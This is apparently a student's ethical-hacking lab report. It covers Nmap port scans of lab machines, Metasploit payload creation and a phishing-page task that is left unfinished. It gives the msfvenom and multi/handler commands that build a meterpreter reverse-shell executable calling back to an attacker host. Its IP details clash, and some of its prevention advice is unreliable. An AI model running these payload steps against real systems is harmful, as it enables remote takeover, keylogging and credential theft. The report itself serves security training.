
**1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan Kali Linux and Windows 7 machine and find the open/closed ports and services running on machine.**

**Hacker Machine** : Windows 10


**Victim machine** : Kali Linux and Windows 7


NMAP tool :

****

**Kali Linux**

IP Address :- **172.25.185.48**

**Nmap scan result** :

****

****

**# 65535 total ports**

**# 65524 hidden or closed ports**


**# 3 Services running on 1 host**


**Open Ports :-**


1. **139/tcp 7. 49668/tcp**
2. **445/tcp 8. 49669/tcp**
3. **135/tcp 9. 49667/tcp**
4. **49664/tcp 10. 49666/tcp**
5. **5840/tcp 11. 7680/tcp**
6. **49665/tcp**

**Windows 7**

IPv4 Address :- **172.25.185.49**

**Nmap scan result** :

****

****

**Open Ports :-**

1. **138/tcp 7. 49668/tcp**
2. **445/tcp 8. 49669/tcp**
3. **135/tcp 9. 49657/tcp**
4. **49664/tcp 10. 49666/tcp**
5. **5840/tcp 11. 7681/tcp**
6. **49665/tcp**

**# 65535 total ports**

**# 65524 hidden or closed ports**

**# 3 services running on 1 host**

**Task Done by :- Nihal Awasthi**

**2. Test the System Security by using Metasploit Tool from Kali Linux and hack the windows 7 / win dows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc.,**

**Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks**



**Hacker Machine :** Kali Linux

**Victim machine :** Windows 7

**Step 1. –** Getting Ip address of hacker machine (kali linux ->root terminal-> ifconig)


**Result** – 198.168.216.184

**Step 2.** – Getting Metasploit file


Root terminal -> msfvenom -p windows/meterpreter/reverse\_tcp -f exe LHOST=192.168.0.112 LPORT=4444 -o /root/Desktop/something32.exe

**Step 3.** – setting up msfconsole

**1. msfconsole**




**2. use exploit/multi/handler**


**3. set payload windows/meterpreter/reverse\_tcp**



**4. set lhost 192.168.216.184**


**5. set lport 4444**

**6. exploit**

**Step 4. – Running Metasploit file on victim machine(windows 7)**

**Step 5. – Gaining control and performing the given task**

**Screenshots**

**ScreenShare**

What Is Metasploit, and How Does It Work?

Metasploit is the world’s leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both attackers and defenders.

The various tools, libraries, user interfaces, and modules of Metasploit allow a user to configure an exploit module, pair with a payload, point at a target, and launch at the target system. Metasploit’s large and extensive database houses hundreds of exploits and several payload options.

A Metasploit penetration test begins with the information gathering phase, where in Metasploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system. Once the weakness is identified, choose an exploit and payload to penetrate the chink in the armor. If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter – an in-memory-only interactive shell. Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.

The extensive features available in Metasploit are modular and extensible, making it easy to configure as per every user requirement.

**Metasploit Preventions**

* Before Installing any File, Make sure you download it from trusted site or store.
* If you some how been attacked and the attacker got the meterpreter shell, if you lock the device the meterpreter shell will be closed, and even if you stop your WiFi connection the shell will be terminated.
* If even installed a persistence in your device you need to reboot the device. i.e. If you just reboot your device and clear the cache in system32 there will be no shell or backdoor in your device.

**Task Done by :- Nihal Awasthi**



**3. Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and**



**Hacker Machine :** Kali Linux

**Victim machine :** Windows XP / Windows 7 / Windows 10



**Windows 10**

